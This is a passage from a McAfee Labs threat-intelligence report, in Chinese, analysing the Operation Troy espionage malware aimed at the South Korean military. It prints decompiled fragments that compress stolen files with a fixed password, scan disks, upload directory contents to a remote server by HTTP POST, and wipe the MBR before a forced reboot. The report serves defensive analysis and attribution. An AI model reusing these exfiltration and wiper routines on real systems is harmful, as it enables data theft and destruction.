

图 32：ASCII 字符的谷歌翻译

发送给攻击者服务器的文件使用开源 Zip Utils[6] 进行压缩。组件使用密码“dkwero38oerA^t@#”。在追溯到 2009 年额恶意软件中，我们一直都能发现这个密码。它主要是用来压缩从受感染系统窃取的文件。

```
sprintf(&FileName, "%s~", zipFileName);
if ( a1[strlen(a1) - 1] != 92 )
{
  v2 = (int)(a1 - 1);
  do
    v3 = *(_BYTE *)(v2++ + 1);
  while ( v3 );
  *(_WORD *)v2 = *(_WORD *)String2;
}
dword_1002B0B4 = fopen(&FileName, "wb");
if ( dword_1002B0B4 )
{
  listDirs(a1, 0);
  fclose(dword_1002B0B4);
  v10 = 0;
  v11 = 0;
  v9 = 0;
  v12 = 0;
  v5 = strrchr(zipFileName, '\\') + 1;
  v6 = (char *)(&v9 - v5);
  do
  {
    v7 = *v5;
    v5[(_DWORD)v6] = *v5;
    ++v5;
  }
  while ( v7 );
  *(_DWORD *)(strrchr(&v9, '.') + 1) = 'tad';
  v8 = CreateZip((HANDLE)zipFileName, (int)"dkwero38oerA^t@#");
  ZipAdd((int)v8, &v9, &FileName);
  DestroyEncryptor(v8);
  DeleteFileA(&FileName);
```

图 33：压缩被窃取文件的函数

DLL 的关系

在所有威胁中，我们发现攻击者一贯使用 bs.dll，这是 ip6ld.dll 的精简版本，而 ip6ld.dll 也用于这次军事间谍活动中。与 2009 年和 2010 年的军事间谍事件相比，2011 年至今的军事案件不仅使用类似的 bs.dll 函数，而且也使用类似的压缩加密密钥。

ip6ld.dll 与另一个文件~81923.dll 相同；两者以相同的方式运行。Bs.dll 似乎主要用于 IRC 僵尸网络的通信。

组件 bs.dll 出现于很多 Troy 恶意软件样本中，包括 Chang，EagleXP，NSTAR，Mail Attack，HTTP Troy，Tong，HTTP Dr0pper 等。文件 Ip6ld.dll 包含了这些攻击的很多逻辑，与 bs.dll 共享了许多常用函数，包括压缩加密密码。此外，两个文件的 IRC 和加密函数是相同的，这说明它们由同一个人或组织所创建的。这两个函数很可能是不同版本的相同源代码。它们之间的主要区别是，bs.dll 不能搜索特定扩展名和术语，而 Ip6ld.dll 和~81923.dll 则有此功能。这表明 bs.dll 需要另一个模块，即编译于 2011 年 2 月的 Mail Attack 变种，该变种包含 bs.dll 和 payload.dll，而 payload.dll 则含有军事特定的搜索和提取函数。

```
v6 = 'b';
strcpy((char *)RootPathName, "c:\\");
do
{
  ++v6;
  RootPathName[0] = v6;
  v7 = GetDriveTypeA(RootPathName) - 1;
  if ( !v7 )
    break;
  if ( v7 == 2 )
  {
    v9 = 0;
    memset(&v10, 0, 0x100u);
    v11 = 0;
    v12 = 0;
    sprintf(&v9, "%sfs%c.tmp", a2, v6);
    ListDirs((int)RootPathName, &v9, a6);
```

图 34：bs.dll 函数根据指定扩展名扫描所有磁盘

bs.dll 的下述函数列出了指定目录中的内容，并用密码压缩这些内容。该函数不具有任何的标准，在某些情况下（例如 HTTP Troy）可能被禁用， HTTP Troy 通过下载有效载荷模块来搜索数据。

```
v8[10] = BYTE2(dword_1001B9C8);
dword_100227D4 = fopen(&FileName, "wb");
ListFiles(v5, 0, a3);
fclose(dword_100227D4);
v21 = 0;
memset(&v22, 0, 0x100u);
v23 = 0;
v24 = 0;
v10 = strrchr(a2, 92) + 1;
v11 = (char *)(&v21 - v10);
do
{
  v12 = *v10;
  v10[(_DWORD)v11] = *v10;
  ++v10;
}
while ( v12 );
*(_DWORD *)(strrchr(&v21, 46) + 1) = 7627108;
v13 = sub_10009F90("S^dkwero38oerA^t@#");
v14 = CreateZip(a2, v13);
ZipAdd(v14, &v21, &FileName);
CloseZip)(v14);
DeleteFileA(&FileName);
CloseHandle(hObject);
```

图 35：列出并发送目录内容的 bs.dll 函数

```
v25 = HttpOpenRequestA(v22, "POST", v24, 0, 0, 0, 71827520, 0);
if ( !v25 )
{
  InternetCloseHandle(v17);
  InternetCloseHandle(v22);
  return 0;
}
if ( !HttpAddRequestHeadersA(
        v25,
        "Content-Type: multipart/form-data; boundary=--------------------------7d414e351603fa\r\n",
        strlen("Content-Type: multipart/form-data; boundary=--------------------------7d414e351603fa\r\n"),
        0x10000000) )
  goto LABEL_35;
memset(&v56, 0, 0x400u);
sprintf(&v56, "Content-Length: %d\r\n", v37);
v26 = &v56;
do
  v27 = *v26++;
while ( v27 );
if ( !HttpAddRequestHeadersA(v25, &v56, v26 - v57, 0x10000000)
  || (v39 = 40, v40 = 0, !dword_41607C(v25, &v39, 0, 8, 0))
  || !InternetWriteFile(v25, &v51, v38, &v33) )
{
```

图 36：向远程服务发送目录内容的 bs.dll 函数

Payload.dll 似乎将磁盘搜索和目录列表整合到一个函数中。只通过一个操作就能够将目录内容整合到单独的文件中，并准备将其发送到远程服务器。

```
v5 = 'b';
strcpy((char *)RootPathName, "c:\\");
do
{
  ++v5;
  RootPathName[0] = v5;
  result = GetDriveTypeA(RootPathName) - 1;
  if ( !result )
    break;
  result -= 2;
  if ( !result )
  {
    v10 = 0;
    memset(&v11, 0, 0x100u);
    v12 = 0;
    v13 = 0;
    sprintf(&v10, "%sfs%c.tmp", a2, v5);
    ListFilsToZip(RootPathName, &v10, a4, 0);
    result = a3;
    if ( a3 )
    {
      v14 = 0;
      memset(&v15, 0, 0xFFCu);
      v16 = 0;
      v17 = 0;
      sprintf(&v14, "%s ------> %s\r\n", RootPathName, &v10);
      v7 = &v14;
      do
        v8 = *v7++;
      while ( v8 );
      result = sub_10006230(a1, 0x1010202, &v14, v7 - &v15, a5);
    }
  }
}
while ( v5 );
```

图 37：payload.dll 的磁盘搜索函数

```
v5 = (const CHAR *)DecodeString("  A9DB83DB_A9FD_77D0_333666660000_MAPFS");
hObject = CreateMutexA(0, 1, v5);
FileName = 0;
memset(&v19, 0, 0x100u);
v20 = 0;
v21 = 0;
v6 = TockA(a1);
if ( v6[strlen(v6) - 1] != '\\' )
{
  v7 = (int)(v6 - 1);
  do
    v8 = *(_BYTE *)(v7++ + 1);
  while ( v8 );
  *(_WORD *)v7 = *(_WORD *)word_10021BE8;
}
GetTempPathA(0x103u, &FileName);
v9 = (char *)&hObject + 3;
do
  v10 = (v9++)[1];
while ( v10 );
*(_DWORD *)v9 = *(_DWORD *)"~7m9f5.tmp";
*((_DWORD *)v9 + 1) = *(_DWORD *)"f5.tmp";
*((_WORD *)v9 + 4) = *(_WORD *)"mp";
v9[10] = a7m9f5_tmp[10];
dword_100270C8 = fopen(&FileName, "wb");
ListFiles(v6, 0, a3, a4);
fclose(dword_100270C8);
v22 = 0;
memset(&v23, 0, 0x100u);
v24 = 0;
v25 = 0;
v11 = strrchr(a2, '\\') + 1;
v12 = (char *)(&v22 - v11);
do
{
  v13 = *v11;
  v11[(_DWORD)v12] = *v11;
  ++v11;
}
while ( v13 );
*(_DWORD *)(strrchr(&v22, '.') + 1) = 'tad';
v14 = DecodeString("  dkwero38oerA^t@#");
v15 = CreateZip((void *)a2, v14);
sub_10014930(v15, &v22, &FileName);
CloseZip(v15);
DeleteFileA(&FileName);
CloseHandle(hObject);
result = 1;
```

图 38：压缩内容的函数

与 http Dr0pper 的关系

我们已经确定 Http Dr0pper 的某些变种能够执行 payload32.dll，payload32.dll 基本与 TDROP 中发现的 DLL 相同。该组件包含军事关键字。Http Dr0pper 的一个编译于 2012 年 8 月 23 日的变种利用 payload32.dll。TDrop 版本则编译于 2013 年 1 月 13 日。这种一致性进一步证实，针对韩国的行动主要侧重军事情报收集，并且从 2009 年就开始了。

破坏目标

间谍恶意软件能够破坏系统，其方式与 2013 年 3 月 20 日的韩国系统攻击一样。如果对手获取情报后擦除军事网络的内容，那么这种能力可能是灾难性的。这显然与 3 月 20 日 Dark Seoul 事件（MBR 擦除之前 3Rat 木马首先访问目标系统）相同。但是这至少有一个限制：我们发现 2011 年 2 月的恶意软件只有在被安全产品调试或分析时才会擦除目标。

```
HANDLE __cdecl WipeAndReboot()
{
  unsigned int DriveNum; // esi@1
  struct _PROCESS_INFORMATION ProcessInformation; // [sp+8h] [bp-544h]@5
  struct _STARTUPINFOA StartupInfo; // [sp+18h] [bp-534h]@5
  int LLDiskInstance; // [sp+5Ch] [bp-4F0h]@1
  int v5; // [sp+53Ch] [bp-10h]@1
  int v6; // [sp+548h] [bp-4h]@1

  v5 = dword_10025840;
  LLDisk_CTOR(&LLDiskInstance);
  v6 = 0;
  DriveNum = 0;
  do
  {
    if ( LLDISK_OpenDisk((int)&LLDiskInstance, DriveNum) )
    {
      LLDISK_Wipe(&LLDiskInstance);
      LLDISK_Wipe2((DWORD)&LLDiskInstance);
    }
    ++DriveNum;
  }
  while ( (signed int)DriveNum < 4 );
  memset(&StartupInfo.lpReserved, 0, 0x40u);
  ProcessInformation.hProcess = 0;
  ProcessInformation.hThread = 0;
  ProcessInformation.dwProcessId = 0;
  ProcessInformation.dwThreadId = 0;
  StartupInfo.cb = 68;
  CreateProcessA(0, "shutdown -r -t 0", 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation);
  v6 = -1;
  return LLDISK_CloseDisk((HANDLE *)&LLDiskInstance);
}
```

图 39：恶意软件的擦除 MBR 的函数

活动

通过研究，我们发现了 Troy 行动的很多子行动，这些行动针对韩国军队，旨在提取机密信息。这些行动发生于 2009 年至 2013 年。最近发现的证据表明，这些行动在 Dark Seoul 事件之前仍在继续。通过各种技术手段，我们可以将 Dark Seoul 的攻击者与这些特殊的间谍活动联系起来。

- Troy 时代的恶意软件基于相同的源代码，以创建这些特殊的版本（多年来共享的组件）。
- 几乎所有情况下都发现了压缩加密密码，Concealment Troy 除外。
- 恶意软件编译路径中的相同术语（例如，Troy，Work 等）。
- 所有变种都使用相同的 IRC 僵尸网络通道和加密方法。
- 2009-2013 年的组件中发现了同样的军事关键字，这证实了对手的意图。
- 2009-2010 年和 2012-2013 年的行动中使用了相同的字符串混淆技术。



图 40：共享的加密密码

结论

迈克菲实验室认为 Dark Seoul 和其他政府攻击与一个长期的秘密行动有关，这揭示了 Dark Seoul 攻击者的真实意图：试图刺探和破坏韩国军方和政府的活动。Troy 时代的恶意软件基于同样的源代码，用于创建各个变种，而且有许多共同点，如 bs.dll 和 payload.dll，整个家族的所有变种都是如此。自 2009 年以来，攻击者试图安装 MBR 擦除工具，以便破坏目标。通过分析，我们发现 Troy 行动从一开始的主要目标就是收集韩国军事目标的情报。我们还发现这些年针对韩国的一些其他攻击也与 Troy 行动有关，这表明幕后黑手是同一个组织。

作者简介

Ryan Sherstobitoff 是迈克菲实验室威胁研究员。在此之前，他是熊猫安全公司的首席安全战略员，负责响应新兴威胁。Sherstobitoff 被业界认为是一位安全和云计算专家。

Itai Liba 是迈克菲实验室的高级安全研究员，是僵尸网络研究小组的成员。Itai 参与过移动漏洞研究和大型逆向工程项目，以及显示驱动程序的开发工作。他拥有超过 10 年的逆向工程经验。

James Walter 是全球威胁情报运营总监，为首席情报官办公室管理着 MTIS（迈克菲威胁情报服务）。他专注于新威胁的研究，记录漏洞并开发相应的对策。Walter 在迈克菲任职已经超过 14 年，领导着全球威胁分析团队，该团队发布安全公告、对策/检测反馈、全球威胁情报应用程序等。他经常在行业活动和会议上发言，并共同主持“AudioParasitics--迈克菲实验室的官方播客”。

关于迈克菲实验室

迈克菲实验室是迈克菲的全球研究团队。其研究涵盖所有的威胁向量：恶意软件、Web、电子邮件、网络和漏洞等。迈克菲实验室从数以百万计的传感器和基于云的服务 McAfee Global Threat Intelligence™收集情报。迈克菲实验室在全球 30 个国家拥有 500 位跨学科研究人员，能够实时追踪各种威胁、识别应用程序漏洞、分析和关联风险，并采用即时补救措施来保护企业和公众。http://www.mcafee.com/labs

关于迈克菲

迈克菲是英特尔公司（NASDAQ：INTC）的全资子公司，旨在帮助企业、公共部门和家庭用户安全地体验互联网带来的好处。该公司为世界各地的系统、网络和移动设备提供主动和成熟的安全解决方案和服务。凭借其远见卓识的安全互联战略、创新的硬件安全增强方法，以及独特的全球威胁情报网络，迈克菲始终专注于保护客户的安全。http://www.mcafee.com

[1] http://en.wikipedia.org/wiki/Principes
[2] http://en.wikipedia.org/wiki/Hastati
[3] http://en.wikipedia.org/wiki/Troy
[4] http://en.wikipedia.org/wiki/ROKS_Cheonan_sinking
[5] https://github.com/jonasschnelli/IRCClient
[6] http://www.wischik.com/lu/programmer/zip_utils.html

McAfee
An Intel Company

2821 Mission College Boulevard
Santa Clara, CA 95054
888 847 8766
www.mcafee.com

60254wp_operation-troy_0713_fnl_ETMG